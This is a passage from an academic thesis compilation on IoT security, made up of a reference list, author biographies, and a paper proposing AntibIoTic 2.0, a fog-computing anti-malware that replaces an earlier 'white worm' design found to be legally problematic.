[223] M. Chen, Y. Miao, Y. Hao, and K. Hwang, "Narrow band internet of things," *IEEE Access*, vol. 5, pp. 20 557–20 577, 2017.

[224] F. Kurtz, C. Bektas, N. Dorsch, and C. Wietfeld, "Network slicing for critical communications in shared 5g infrastructures - an empirical evaluation," in *2018 4th IEEE Conference on Network Softwarization and Workshops (NetSoft)*. IEEE, 2018, pp. 393–399.

[225] T. Ulz, T. Pieber, C. Steger, S. Haas, and R. Matischek, "Sneakernet on wheels: Trustworthy nfc-based robot to machine communication," in *2017 IEEE International Conference on RFID Technology Application (RFID-TA)*. IEEE, 2017, pp. 260–265.

[226] Q. Wang, H. Dai, H. Wang, G. Xu, and A. K. Sangaiah, "UAV-enabled friendly jamming scheme to secure industrial Internet of Things," *Journal of Communications and Networks*, vol. 21, no. 5, pp. 481–490, 2019.

[227] N. Accettura and G. Piro, "Optimal and secure protocols in the ietf 6tisch communication stack," in *2014 IEEE 23rd International Symposium on Industrial Electronics (ISIE)*. IEEE, 2014, pp. 1469–1474.

[228] D. Dujovne, T. Watteyne, X. Vilajosana, and P. Thubert, "6TiSCH: deterministic IP-enabled industrial internet (of things)," *IEEE Communications Magazine*, vol. 52, no. 12, pp. 36–41, 2014.

[229] R. S. Sinha, Y. Wei, and S.-H. Hwang, "A survey on lpwa technology: Lora and nb-IoT," *Ict Express*, vol. 3, no. 1, pp. 14–21, 2017.

[230] H. C. Pöhls, V. Angelakis, S. Suppan, K. Fischer, G. Oikonomou, E. Z. Tragos, Rodrigo Diaz Rodriguez, and T. Mouroutis, "Rerum: Building a reliable IoT upon privacy- and security- enabled smart objects," in *2014 IEEE Wireless Communications and Networking Conference Workshops (WCNCW)*, 2014, pp. 122–127.

[231] H. Aranha, M. Masi, T. Pavleska, and G. P. Sellitto, "Securing Mobile e-Health Environments by Design: A Holistic Architectural Approach," in *2019 International Conference on Wireless and Mobile Computing, Networking and Communications (WiMob)*, 2019, pp. 1–6.

[232] H. Boyes, B. Hallaq, J. Cunningham, and T. Watson, "The industrial internet of things (IIoT): An analysis framework," *Computers in Industry*, vol. 101, pp. 1–12, 2018.

[233] B. Craggs, A. Rashid, C. Hankin, R. Antrobus, O. Serban, and N. Thapen, "A reference architecture for IIoT and industrial control systems testbeds," in *Living in the Internet of Things (IoT 2019)*, 2019, pp. 1–8.

[234] M. Eckhart, A. Ekelhart, A. LÃijder, S. Biffl, and E. Weippl, "Security Development Lifecycle for Cyber-Physical Production Systems," in *IECON 2019 - 45th Annual Conference of the IEEE Industrial Electronics Society*, vol. 1, 2019, pp. 3004–3011.

[235] H. Flatt, S. Schriegel, J. Jasperneite, H. Trsek, and H. Adamczyk, "Analysis of the cyber-security of industry 4.0 technologies based on rami 4.0 and identification of requirements," in *2016 IEEE 21st International Conference on Emerging Technologies and Factory Automation (ETFA)*. IEEE, 2016, pp. 1–4.

[236] Y. Huang, W. Sun, and Y. Tang, "3aRAM: A 3-Layer AHP-Based Risk Assessment Model and its Implementation for an Industrial IoT Cloud," in *2019 IEEE 19th International Conference on Software Quality, Reliability and Security Companion (QRS-C)*, 2019, pp. 450–457.

[237] R. A. Isbell, C. Maple, B. Hallaq, and H. Boyes, "Development of a capability maturity model for cyber security in IIoT enabled supply chains," in *Living in the Internet of Things (IoT 2019)*, 2019, pp. 1–8.

[238] I. Ivkic, A. Mauthe, and M. Tauber, "Towards a Security Cost Model for Cyber-Physical Systems," in *2019 16th IEEE Annual Consumer Communications Networking Conference (CCNC)*, 2019, pp. 1–7.

[239] V. Kharchenko, S. Dotsenko, O. Illiashenko, and S. Kamenskyi, "Integrated Cyber Safety Security Management System: Industry 4.0 Issue," in *2019 10th International Conference on Dependable Systems, Services and Technologies (DESSERT)*, 2019, pp. 197–201.

[240] A. Kondeva, V. Nigam, H. Ruess, and C. Carlan, "On Computer-Aided Techniques for Supporting Safety and Security Co-Engineering," in *2019 IEEE International Symposium on Software Reliability Engineering Workshops (ISSREW)*, 2019, pp. 346–353.

[241] L. Liang, Y. Liu, Y. Yao, T. Yang, Y. Hu, and C. Ling, "Security challenges and risk evaluation framework for industrial wireless sensor networks," in *2017 4th International Conference on Control, Decision and Information Technologies (CoDIT)*. IEEE, 2017, pp. 0904–0907.

[242] J. M. Mcginthy and A. J. Michaels, "Secure Industrial Internet of Things Critical Infrastructure Node Design," *IEEE Internet of Things Journal*, vol. 6, no. 5, pp. 8021–8037, 2019.

[243] N. Mohamed and J. Al-Jaroodi, "Applying Blockchain in Industry 4.0 Applications," in *2019 IEEE 9th Annual Computing and Communication Workshop and Conference (CCWC)*, 2019, pp. 0852–0858.

[244] S. Pasandideh, L. Gomes, and P. Malï£¡, "Improving Attack Trees Analysis using Petri Net modeling of Cyber-Attacks," in *2019 IEEE 28th International Symposium on Industrial Electronics (ISIE)*, 2019, pp. 1644–1649.

[245] R. Sharpe, K. van Lopik, A. Neal, P. Goodall, P. P. Conway, and A. A. West, "An industrial evaluation of an Industry 4.0 reference architecture demonstrating the need for the inclusion of security and human components," *Computers in Industry*, vol. 108, pp. 37 – 44, 2019.

[246] L. Shu, M. Mukherjee, M. Pecht, N. Crespi, and S. N. Han, "Challenges and research issues of data management in IoT for large-scale petrochemical plants," *IEEE Systems Journal*, vol. 12, no. 3, pp. 2509–2523, 2018.

[247] "TrustZone," [Accessed 2 Jul. 2019]. [Online]. Available: https://developer.arm.com/ip-products/security-ip/trustzone

[248] "Intel® Software Guard Extensions," [Accessed 2 Jul. 2019]. [Online]. Available: https://software.intel.com/en-us/sgx

[249] I. O. for Standardization/International Electrotechnical Commission *et al.*, "Information technology-Trusted Platform Module–Part 1: Overview," *International Standard, ISO/IEC*, pp. 11 889–1.

[250] "Axiomtek's Fanless Embedded System with TPM 1.2 and Flexible Expansions," [Accessed 2 Jul. 2019]. [Online]. Available: https://www.axiomtek.com/Default.aspx?MenuId=News&FunctionId=NewsView&ItemId=12845

[251] "CC2652R SimpleLink Multiprotocol 2.4-GHz Wireless MCU," 2019. [Online]. Available: http://www.ti.com/lit/ds/symlink/cc2652r.pdf

[252] 3GPP, "The 3rd Generation Partnership Project Website," Tech. Rep. [Online]. Available: https://www.3gpp.org

[253] H. Kagermann, W. Wahlster, and J. Helbig, "Recommendations for Implementing the Strategic Initiative INDUSTRIE 4.0 – Securing the Future of German Manufacturing Industry," acatech – National Academy of Science and Engineering, München, Final Report of the Industrie 4.0 Working Group, apr 2013. [Online]. Available: http://forschungsunion.de/pdf/industrie_4_0_final_report.pdf

[254] M. De Donno, K. Tange, and N. Dragoni, "Foundations and evolution of modern computing paradigms: Cloud, IoT, edge, and fog," *IEEE Access*, vol. 7, pp. 150 936–150 948, 2019.

[255] M. De Donno, A. Giaretta, N. Dragoni, A. Bucchiarone, and M. Mazzara, "Cyber-storms come from clouds: Security of cloud computing in the IoT era," *Future Internet*, vol. 11, no. 6, p. 127, 2019.

[256] I. S. Association *et al.*, "IEEE 1934-2018-IEEE standard for adoption of OpenFog reference architecture for Fog Computing," 2018.

[257] R. Skillern, "Intel® SGX Data Protections Now Available for Mainstream Cloud Platforms," Tech. Rep., 2019. [Online]. Available: https://itpeernetwork.intel.com/sgx-data-protection-cloud-platforms/

[258] M. Aazam, S. Zeadally, and K. A. Harras, "Deploying fog computing in industrial internet of things and industry 4.0," *IEEE Transactions on Industrial Informatics*, vol. 14, no. 10, pp. 4674–4682, 2018.

[259] M. De Donno, J. M. D. Felipe, and N. Dragoni, "AntibIoTic 2.0: A Fog-based Anti-Malware for Internet of Things," in *Proceedings of the European Workshop on Security and Privacy in Edge Computing (EuroSPEC 2019), located at IEEE Conference on Security & Privacy (EuroS&P*, 2019.

[260] M. De Donno and N. Dragoni, "Combining AntibIoTic with Fog Computing: AntibIoTic 2.0," in *Proceedings of the 3rd International Conference on Fog and Edge Computing (ICFEC)*. IEEE, 2019, pp. 1–6.

[261] M. De Donno, N. Dragoni, A. Giaretta, and M. Mazzara, "AntibIoTic: protecting IoT devices against DDoS attacks," in *International Conference in Software Engineering for Defence Applications*. Springer, 2016, pp. 59–72.

[262] A. Yousefpour, C. Fung, T. Nguyen, K. Kadiyala, F. Jalali, A. Niakanlahiji, J. Kong, and J. P. Jue, "All one needs to know about fog computing and related edge computing paradigms: A complete survey," *Journal of Systems Architecture*, vol. 98, pp. 289 – 330, 2019.

Koen Tange is a PhD student at DTU Compute, Technical University of Denmark (Denmark), under the supervision of Prof. Nicola Dragoni. He received a B.Sc in Software Science at Eindhoven University of Technology (TU/e), Eindhoven, the Netherlands, in 2016. Afterwards, in 2018, he received a joint M.Sc. degree in Engineering, Security, and Mobile Computing from the Technical University of Denmark, Lyngby, Denmark, and Aalto University, Espoo, Finland, as part of the Nordic Masters Programme in Security and Mobile Computing. His research interests include information security, Fog computing, trusted hardware, and distributed systems.

Michele De Donno is a PhD Student at DTU Compute, Technical University of Denmark (Denmark), under the supervision of Prof. Nicola Dragoni. He got a M.Sc. Degree in Computer Engineering from Politecnico di Torino, Turin, Italy, in 2017. His main research interests include cyber-security, networking, distributed systems, Internet-of-Things, and Fog computing.

Xenofon Fafoutis (S'09-M'14-SM'20) received a PhD degree in Embedded Systems Engineering from the Technical University of Denmark in 2014; an MSc degree in Computer Science from the University of Crete (Greece) in 2010; and a BSc in Informatics and Telecommunications from the University of Athens (Greece) in 2007. From 2014 to 2018, he held various researcher positions at the University of Bristol (UK), and he was a core member of SPHERE: UK's flagship Interdisciplinary Research Collaboration on Healthcare Technology. He is currently an Associate Professor with the Embedded Systems Engineering (ESE) section of the Department of Applied Mathematics and Computer Science of the Technical University of Denmark (DTU Compute). His research interests primarily lie in Wireless Embedded Systems as an enabling technology for Digital Health, Smart Cities, and the (Industrial) Internet of Things (IoT).

Nicola Dragoni is Professor in Secure Pervasive Computing at DTU Compute, Technical University of Denmark, where he also serves as Deputy Head of the PhD School. He is also part-time Professor in Computer Engineering at Centre for Applied Autonomous Sensor Systems, Örebro University, Sweden, and he is affiliated with the Copenhagen Center for Health Technology (CACHET) and the Nordic IoT Hub. Nicola Dragoni received the M.Sc. (cum laude) and Ph.D. degrees in computer science from the University of Bologna, Italy. His main research interests include pervasive computing and cybersecurity, with current focus on Internet-of-Things, Fog computing and mobile systems. He has co-authored 110+ peer-reviewed articles and he has edited 3 journal special issues and 1 book. He is active in a number of national and international projects.

Paper F

Combining AntibIoTic with Fog Computing: AntibIoTic 2.0

M. De Donno and N. Dragoni, "Combining AntibIoTic with Fog Computing: AntibIoTic 2.0", in *Proceedings of the 3rd International Conference on Fog and Edge Computing (ICFEC)*, pp. 1-6, IEEE, 2019.

Combining ANTIBIOTIC with Fog Computing: ANTIBIOTIC 2.0

Michele De Donno
DTU Compute
Technical University of Denmark (DTU)
mido@dtu.dk

Nicola Dragoni
DTU Compute
Technical University of Denmark (DTU), Denmark
and *AASS, Örebro University, Sweden*
ndra@dtu.dk

***Abstract*—The Internet of Things (IoT) has been one of the key disruptive technologies over the last few years, with its promise of optimizing and automating current manual tasks and evolving existing services. From the security perspective, the increasing adoption of IoT devices in all aspects of our society has exposed businesses and consumers to a number of threats, such as Distributed Denial of Service (DDoS) attacks. To tackle this IoT security problem, we proposed ANTIBIOTIC 1.0 [1]. However, this solution has some limitations that make it difficult (when not impossible) to be implemented in a legal and controlled manner. Along the way, Fog computing was born: a novel paradigm that aims at bridging the gap between IoT and Cloud computing, providing a number of benefits, including security. As a result, in this paper, we present ANTIBIOTIC 2.0, an anti-malware that relies upon Fog computing to secure IoT devices and to overcome the main issues of its predecessor (ANTIBIOTIC 1.0). First, we present ANTIBIOTIC 1.0 and its main problem. Then, after introducing Fog computing, we present ANTIBIOTIC 2.0, showing how it overcomes the main issues of its predecessor by including Fog computing in its design.**

***Index Terms*—Fog Computing, Internet of Things, Security, Distributed Denial of Service, Malware, Anti-Malware**

I. INTRODUCTION

Internet of Things (IoT), Industrial Internet of Things (IIoT), and Industry 4.0 are some of the most hyped technologies of recent years. By interconnecting a large number of devices in both industry and consumer environments, these paradigms promise to innovate business models and improve the overall user experience. In 2017, the number of connected IoT devices was estimated around 20 billion and it is predicted that this number will be more than doubled by 2025[1]. Moreover, according to CISCO [2], by 2022 the 81% of the global IP traffic is expected to be driven by non-PC devices.

However, this exciting IoT revolution can soon become a security nightmare. Indeed, IoT security has represented in the last years one of the biggest cybersecurity challenges, and one of the most embarrassing failures of IoT ([3]–[5] to mention only a few examples). In fact, the large number of (I)IoT devices flooding the market are often poorly secured, thus easy prey of different families of malware. As a result, cybersecurity threats such as Distributed Denial of Service (DDoS) attacks have become more dangerous and easy to achieve than ever, since insecure IoT devices can often be used as sources of large attacks [6]. As a matter of fact, 2016 is still remembered as the year of Mirai, the IoT malware able to compromise approximately 500'000 IoT devices to convey one of the largest DDoS attacks ever recorded [7], [8]. After Mirai, the situation has not improved. According to Akamai, the average number of DDoS attacks per target increased of 19% from 2016 to 2017 [9], and the total number of DDoS attacks increased by 16% from 2017 to 2018 [10].

In this critical security situation, we proposed a palliative solution to improve the IoT security [1]: ANTIBIOTIC (addressed in this paper as ANTIBIOTIC 1.0). ANTIBIOTIC 1.0 is a white worm that infects vulnerable devices and creates a botnet of safe systems, protecting them against IoT malware. Even though the solution is promising, it drags some issues that impede it to be used in a legal and controlled manner.

In the meantime, a new distributed computing paradigm has become more and more popular, especially in IIoT: Fog computing. Fog computing was born from the necessity of overcoming the challenges that the IoT evolution has posed to the Cloud, bridging the gap between IoT and Cloud computing [11]. Among others, one of the promises of Fog computing is to improve the security level of IoT and Cloud computing. This paper points to this aspect, focusing on the use of Fog computing as a security solution for Internet of Things.

As a result, we designed a new version of ANTIBIOTIC that preserves the core idea of ANTIBIOTIC 1.0 and overcomes its fundamental limitations by leveraging Fog computing. In this way, we bring the rationale of the ANTIBIOTIC approach to its full potential. To the best of our knowledge, ANTIBIOTIC 2.0 is the first Fog-based anti-malware for IoT.

A number of works in the literature can be related to ANTIBIOTIC 2.0, but they significantly differ from it. Some works, such as [12], [13], present solutions that rely upon Fog computing to protect a specific target (either IoT devices or Cloud systems) against external attacks. However, ANTIBIOTIC 2.0 has a different aim: to tackle the intrinsic insecurity of IoT devices, the root cause of many attacks. Our solution acts directly on IoT devices to secure them from inside and avoid their infection by malware, thus, reducing the possibility of perpetrating large-scale attacks (e.g., DDoS attacks) through IoT devices.

Some other works, such as [14], [15], propose interesting solutions to increase the overall security of the IoT. Although

[1]https://www.statista.com/statistics/471264/iot-number-of-connected-devices-worldwide/ *[Accessed on December 5th, 2018]*

these solutions are compatible with ANTIBIOTIC and their integration with our solution is encouraged, they are still in the early stages and significantly differ from ANTIBIOTIC 2.0.

Finally, there are works, such as [16]–[18], that have a similar aim as ANTIBIOTIC 2.0 but do not rely on the Fog computing paradigm.

A. Contribution of the Paper

In this paper, we present ANTIBIOTIC 2.0, an anti-malware that relies upon Fog computing to secure (I)IoT devices. In particular, we introduce ANTIBIOTIC 1.0 [1] (the predecessor) and explain its key limitations. Then, after shortly introducing the Fog computing paradigm, we present ANTIBIOTIC 2.0, showing how the introduction of Fog computing in the picture brings the rationale of the ANTIBIOTIC approach to its full potential and solves the main limitations of ANTIBIOTIC 1.0.

B. Outline of the Paper

The paper is organized as follows. Section II presents ANTIBIOTIC 1.0 and its main shortcomings. Section III briefly introduces Fog computing. Section IV describes ANTIBIOTIC 2.0, showing how Fog computing can play a key role in securing (I)IoT devices. Finally, Section V wraps up the paper.

II. THE PREDECESSOR: ANTIBIOTIC 1.0

The ANTIBIOTIC solution was initially formalized through ANTIBIOTIC 1.0: a white worm against IoT-driven DDoS attacks [1]. Although the idea is promising, it has some issues that make it difficult, if not impossible, to be used in a legal and controlled manner. Nevertheless, ANTIBIOTIC 1.0 represents the origin of ANTIBIOTIC 2.0, thus, we consider relevant to briefly present ANTIBIOTIC 1.0 before introducing ANTIBIOTIC 2.0.

In this section, an overview of ANTIBIOTIC 1.0 is presented, describing the rationale behind it and its main features.

A. The Core

ANTIBIOTIC 1.0 was designed with the belief that the intrinsic vulnerability of IoT devices could be the solution to the IoT security problem rather than the problem itself. Indeed, similarly to the modus operandi of the homonym medications used against bacterial infections of the human body, ANTIBIOTIC 1.0 operates as a white worm that infects vulnerable IoT devices to create a botnet of safe systems, removing them from the clutches of other malware [1]. So, it basically spreads like malicious worms (e.g., Mirai) but, once the control of IoT units is gained, it tries to secure them instead of taking advantage of them. In addition, ANTIBIOTIC 1.0 includes some features to increase the awareness on the IoT security problem, potentially pushing security experts, devices manufacturers, and users to collaborate towards a more secure Internet of Things [1].

To support its rationale, ANTIBIOTIC 1.0 was designed with the infrastructure depicted in Figure 1 and mostly arisen from the Mirai one [8]. The major component of ANTIBIOTIC 1.0 are the Command-and-Control (CNC) Server and the ANTIBIOTIC Bot, each of them composed of several modules [1]. The *CNC Server* is the component interacting with human actors and bots. On the one side, it exposes data and statistics to users and admins, and it supports their interaction with the system. On the other side, the CNC Server interacts with the code running on each IoT device to monitor and control their operation. The ANTIBIOTIC *Bot* is the code running on the vulnerable IoT devices to secure them while scanning for new IoT units to extend the white botnet.

B. Main Features

ANTIBIOTIC 1.0 was designed with a set of features that are presented below divided into *core features* and *additional features*. This distinction will be useful when presenting ANTIBIOTIC 2.0 (Section IV), which inherits all the main features of its predecessor and evolves the additional ones.

The core features of ANTIBIOTIC 1.0 can be summarized as follows [1].

- *Sanitize IoT devices*: once the ANTIBIOTIC bot is running on the vulnerable IoT device, it cleans the device from other possible running malware and secures the perimeter to avoid future intrusion.
- *Secure IoT devices*: the ANTIBIOTIC bot is designed to apply the countermeasures necessary to fix the security vulnerabilities of the hosting IoT device (e.g., change admin credentials, update the firmware).
- *Resist to reboot*: differently from similar solutions, ANTIBIOTIC 1.0 is designed to be resistant to reboot, avoiding to be wiped off from the IoT device memory by simply restarting the system.

The additional features of ANTIBIOTIC 1.0 are briefly described below [1].

- *Publish data and statistics*: with the aim of increasing the awareness on the IoT security problem, ANTIBIOTIC 1.0 is designed to publish data and statistics related to the botnet of vulnerable IoT systems.
- *Expose interactive interfaces*: in order to let anyone join and improve the solution, ANTIBIOTIC 1.0 exposes different interfaces with different privileges.
- *Notify devices owner*: ANTIBIOTIC 1.0 is designed to notify the owner of the vulnerable IoT device, when possible, providing him with some advice to secure the system, avoiding the code to do it for him.

C. The Legal Issues

ANTIBIOTIC 1.0 is designed to act as a white worm to protect vulnerable IoT devices. Although the solution is valid from a technical level, its feasibility is inhibited by some legal issues, mainly arisen by the intent of gaining control and tamper with unsuspecting targets, even if only for security purposes.

Looking at the EU directive on attacks against information systems [19], it is possible to assert that ANTIBIOTIC 1.0 violates at least two articles: *article 3* - illegal access to information systems, *article 5* - illegal data interference. According




Fig. 1: The predecessor: ANTIBIOTIC 1.0 [1]

to article 3, intentionally gaining access, without right, to an information system is punishable as a criminal offence. Since ANTIBIOTIC 1.0 cannot protect IoT devices without gaining access to them, article 3 would be infringed. Also, in compliance with article 5, intentionally altering data on an information system, without right, is considered a criminal offence. Although the aim is to secure the hosting IoT device, ANTIBIOTIC 1.0 is designed to alter data of the infected device (e.g., changing password or updating the firmware), thus, article 5 would be violated.

The legal issues of ANTIBIOTIC 1.0 along with the potential of Fog computing motivated us in redesigning the system to overcome its legal issues and to enhance its potential, proposing ANTIBIOTIC 2.0.

III. Fog Computing

Fog computing is a relatively new paradigm that promises to bridge the gap between Cloud computing and Internet of Things. In this section, we briefly define Fog computing and locate it in the Cloud-to-Things continuum.

The term Fog computing first appeared in the literature in 2012, when Bonomi et al. defined it as "a highly virtualized platform that provides compute, storage, and networking services between end devices and traditional Cloud Computing Data Centers, typically, but not exclusively located at the edge of network" [11]. Thereafter, several definitions of Fog computing have been proposed in the literature [20]–[27].

To date, we think that the clearest definition of Fog computing is the one provided from the OpenFog Consortium[2]: "Fog computing is a *system-level horizontal* architecture that *distributes* resources and services of computing, storage, control and networking anywhere along the *continuum from Cloud to Things*" [28].

[2]https://www.openfogconsortium.org/

Key concepts can be extrapolated from this definition. First, Fog computing is a *system-level* and *horizontal* architecture: it extends from end-devices, over the network edge, to the Cloud (not just at one side of an end-to-end system), and across multiple protocol layers (not just a specific one), supporting different types of industry and application domains. Secondly, it is a *distributed* approach: resources and services are distributed anywhere between the Cloud and IoT to overcome limitations of the centralized approach of Cloud computing. Finally, the definition includes the *Cloud to Things continuum*: Fog computing is not an alternative to the Cloud, rather a smart extension of Cloud computing, acting as the glue that bridges the gap between the Cloud and IoT.

In this context, a Fog node is "the physical and logical network element that implements Fog computing services" [29].

From an architectural point of view, the most common model for the Fog computing architecture is based on three layers [20], [22], [30], [31]: IoT, Fog computing, and Cloud computing. However, the OpenFog Consortium refined this architecture giving an inner structure to the Fog layer and referring to it as the N-tier architecture [29].

The main idea behind the Fog architecture, depicted in Figure 2, derives from the concept of Fog computing as a non-trivial extension of Cloud computing, in the Cloud to Things continuum. Indeed, there are still three main layers: IoT, Fog, and Cloud. However, the Fog layer is further structured with several tiers of Fog nodes (N-tiers): the farther Fog nodes move away from IoT devices, the more computational capabilities and intelligence they gain. In addition, Fog nodes at each layer can be linked together with the aim of providing additional features (e.g., fault tolerance, load balancing, resilience, etc.). Thus, Fog nodes can communicate both horizontally and vertically within the Fog layer. A detailed description of each layer is presented in [29], [31].




Fig. 2: OpenFog N-tier architecture (adapted from [29])

IV. AntibIoTic 2.0

AntibIoTic 1.0 represents a promising idea to improve the security level of the IoT, mainly fighting against IoT-driven DDoS attacks. However, it has some issues that make it difficult to be used in a legal and controlled way. That is why we introduce AntibIoTic 2.0: an enhanced version of AntibIoTic 1.0 that relies on Fog computing to overcome the issues of its predecessor.

In this section, the rationale behind AntibIoTic 2.0 is presented along with a summary of its main features.

A. The Idea

The aim of AntibIoTic 2.0 is to protect IoT devices against malware, in a legal and controlled manner. To achieve so, AntibIoTic 2.0 inherits the key features of its predecessor but includes Fog computing in the picture to overcome the issues of AntibIoTic 1.0.

The idea behind AntibIoTic 2.0 is to use a Fog node (or a federation of Fog nodes) to monitor and sanitize the IoT devices connected to it, allowing only safe ones to access the Internet. To this aim, the Fog node uploads on each IoT device an "anti-malware" (also addressed as AntibIoTic *Bot*) that sanitizes and secures them, and reports live information back to the Fog node. Then, depending on the information received from each IoT device, as well as the operation mode set for AntibIoTic 2.0, the Fog node decides if the host is allowed to connect to the Internet.

Since AntibIoTic 2.0 involves the use of one or more Fog nodes to protect local IoT devices, the solution can be easily framed in the N-tier architecture typical of Fog computing (presented in section III), as depicted in Figure 3. On the bottom, there is a Local Area Network (LAN) composed of IoT devices that relies on AntibIoTic 2.0 to enforce security. Then, the AntibIoTic Fog node is connected to the Cloud through one or more optional layers of Fog nodes that can provide enhancements and additional services. If desired, the




Fig. 3: AntibIoTic 2.0 framed in the N-tier architecture of Fog computing

AntibIoTic Fog node can also directly be connected to the Cloud without requiring any additional Fog layer.

The introduction of Fog computing in AntibIoTic provides a number of benefits. First of all, relying on Fog computing, AntibIoTic 2.0 solves the main problem of its predecessor: the legal issues. Indeed, IoT devices protected from AntibIoTic give prior consensus for it, allowing the Fog node to upload and run code on them. In addition, the use of a Fog node, both as the gateway of the network and the main component of ANTIBIOTIC, significantly simplifies the system architecture. Finally, the introduction of Fog computing allows for simple improvements and extensions of the solution. Indeed, without tampering with each IoT device, it is possible to add features, improve existing ones, or scale up the solution to a large number of devices just by acting on the Fog node and its interaction with the Internet, without worrying about resources constraints. As an example, the introduction of Fog computing can be used to enable more refined analysis of live data through Machine Learning techniques, which is almost impossible to achieve through a traditional IoT botnet such as the one composing ANTIBIOTIC 1.0.

B. Main Features

ANTIBIOTIC 2.0 inherits the core features of ANTIBIOTIC 1.0 and enhances them with an additional set of features adapted to the new Fog-based design.

The core features of ANTIBIOTIC 2.0 can be summarized as follows.

- *Sanitize and secure IoT devices*: all IoT devices in the scope of ANTIBIOTIC 2.0 run the ANTIBIOTIC *Bot* that is in charge of sanitizing and securing them. First, the Bot *sanitizes* the device, i.e. cleans it up from malware and other possible threats. Then, the Bot *secures* the device, i.e. identifies security vulnerabilities of the device and takes action against them (e.g., close ports, change login credentials, update the firmware, etc.).
- *Persistent protection*: ANTIBIOTIC 2.0 persistently controls and protects IoT devices in its scope. If a device is rebooted or temporary disconnected, it will be automatically protected again as soon as it becomes available, without the need of performing any manual configuration on it.

In addition, thanks to the insertion of Fog computing in the design, ANTIBIOTIC 2.0 presents a number of features that are inspired from ANTIBIOTIC 1.0 but have been enhanced and extended. The additional features of ANTIBIOTIC 2.0 are described below.

- *Easy to install & transparent to use*: ANTIBIOTIC 2.0 is designed to work in different scenarios without the need of manually accessing and configuring each IoT device. It is sufficient to introduce a Fog node (or a federation of Fog nodes) in the desired network and perform the first configuration. Afterwards, the system starts working and securing the IoT network in a transparent way for the user. ANTIBIOTIC 2.0 best fits Industrial Internet of Things environments, where the variety of devices is limited and the number is high. Nevertheless, with a proper initial configuration, it can work properly in any IoT scenario.
- *Collect and process relevant data*: the code running on each IoT device (namely, the *Bot*) periodically reports back to the Fog node information about the device (e.g., technical specifications, discovered vulnerabilities, removed malware, etc.). Data are collected by the Fog node and can be used in a proactive manner with the help of the multi-layer Fog architecture and the Cloud (e.g., to generate statistics, to improve the system, to update the Bot, etc.).
- *Versatile and scalable*: due to the inclusion of Fog computing in its design, ANTIBIOTIC 2.0 is extremely versatile and scalable. It is possible to (horizontally or vertically) connect several Fog nodes to sensitively increase the number of IoT devices supported and the overall intelligence of the system. For instance, possible extensions include the use of Artificial Intelligence, Machine Learning, and Blockchain to upgrade the current solution.

Compared to ANTIBIOTIC 1.0, the core features have been inherited by ANTIBIOTIC 2.0, some features have been removed, others have been updated and adapted to the new Fog-based design. A quick comparison between ANTIBIOTIC 1.0 and ANTIBIOTIC 2.0 is shown in Table I.

The features listed above are only the high-level summary of the ANTIBIOTIC 2.0 functionalities, aimed at giving an idea of the system. Further extension and improvements are foreseen.

V. CONCLUSION AND FUTURE WORK

In this paper, we presented ANTIBIOTIC 2.0, to the best of our knowledge, the first Fog-based anti-malware for IoT systems. Specifically, we have first summarized ANTIBIOTIC 1.0 [1], predecessor of ANTIBIOTIC 2.0, along with its main practical shortcomings. Then, after introducing the Fog computing paradigm, we have described the rationale behind ANTIBIOTIC 2.0 and its main features. The result is a novel solution that, relying on Fog computing, enhances and improves ANTIBIOTIC 1.0, overcoming its main limitations and bringing the rationale of the ANTIBIOTIC approach to its full potential.

Future work will be focused on fully implementing ANTIBIOTIC 2.0, starting from a Proof-of-Concept (PoC), and on constantly improving the design of the system, adding features and improving existing ones. From a theoretical perspective, we will investigate new key concepts for next-generation IoT systems, such as sustainability and self-protection/healing [32].

REFERENCES

[1] M. De Donno, N. Dragoni, A. Giaretta, and M. Mazzara, "AntibIoTic: Protecting IoT Devices Against DDoS Attacks," in *Proceedings of the 5th International Conference in Software Engineering for Defence Applications*, P. Ciancarini, S. Litvinov, A. Messina, A. Sillitti, and G. Succi, Eds. Springer International Publishing, 2018, pp. 59–72.

[2] Cisco, "Cisco Visual Networking Index: Forecast and Trends, 2017-2022," Tech. Rep., November 2018. [Online]. Available: https://www.cisco.com/c/en/us/solutions/collateral/service-provider/visual-networking-index-vni/white-paper-c11-741490.pdf

[3] N. Dragoni, A. Giaretta, and M. Mazzara, "The Internet of Hackable Things," in *Proceedings of the 5th International Conference in Software Engineering for Defence Applications*, P. Ciancarini, S. Litvinov, A. Messina, A. Sillitti, and G. Succi, Eds. Springer, 2017, pp. 129–140.

TABLE I: Key differences between ANTIBIOTIC 1.0 [1] and ANTIBIOTIC 2.0

	ANTIBIOTIC 1.0	**ANTIBIOTIC 2.0**
Configuration	complex	simple
Data & Statistics	published online	collected & processed internally
Target devices	uncontrolled	only compliant IoT devices
Legal issues	Yes	No
Architecture	“white” botnet	Fog-based anti-malware
Short-term security	sanitize & secure	sanitize & secure
Long-term security	persistent protection	persistent protection
Versatility	low	high
Scalability	medium	high

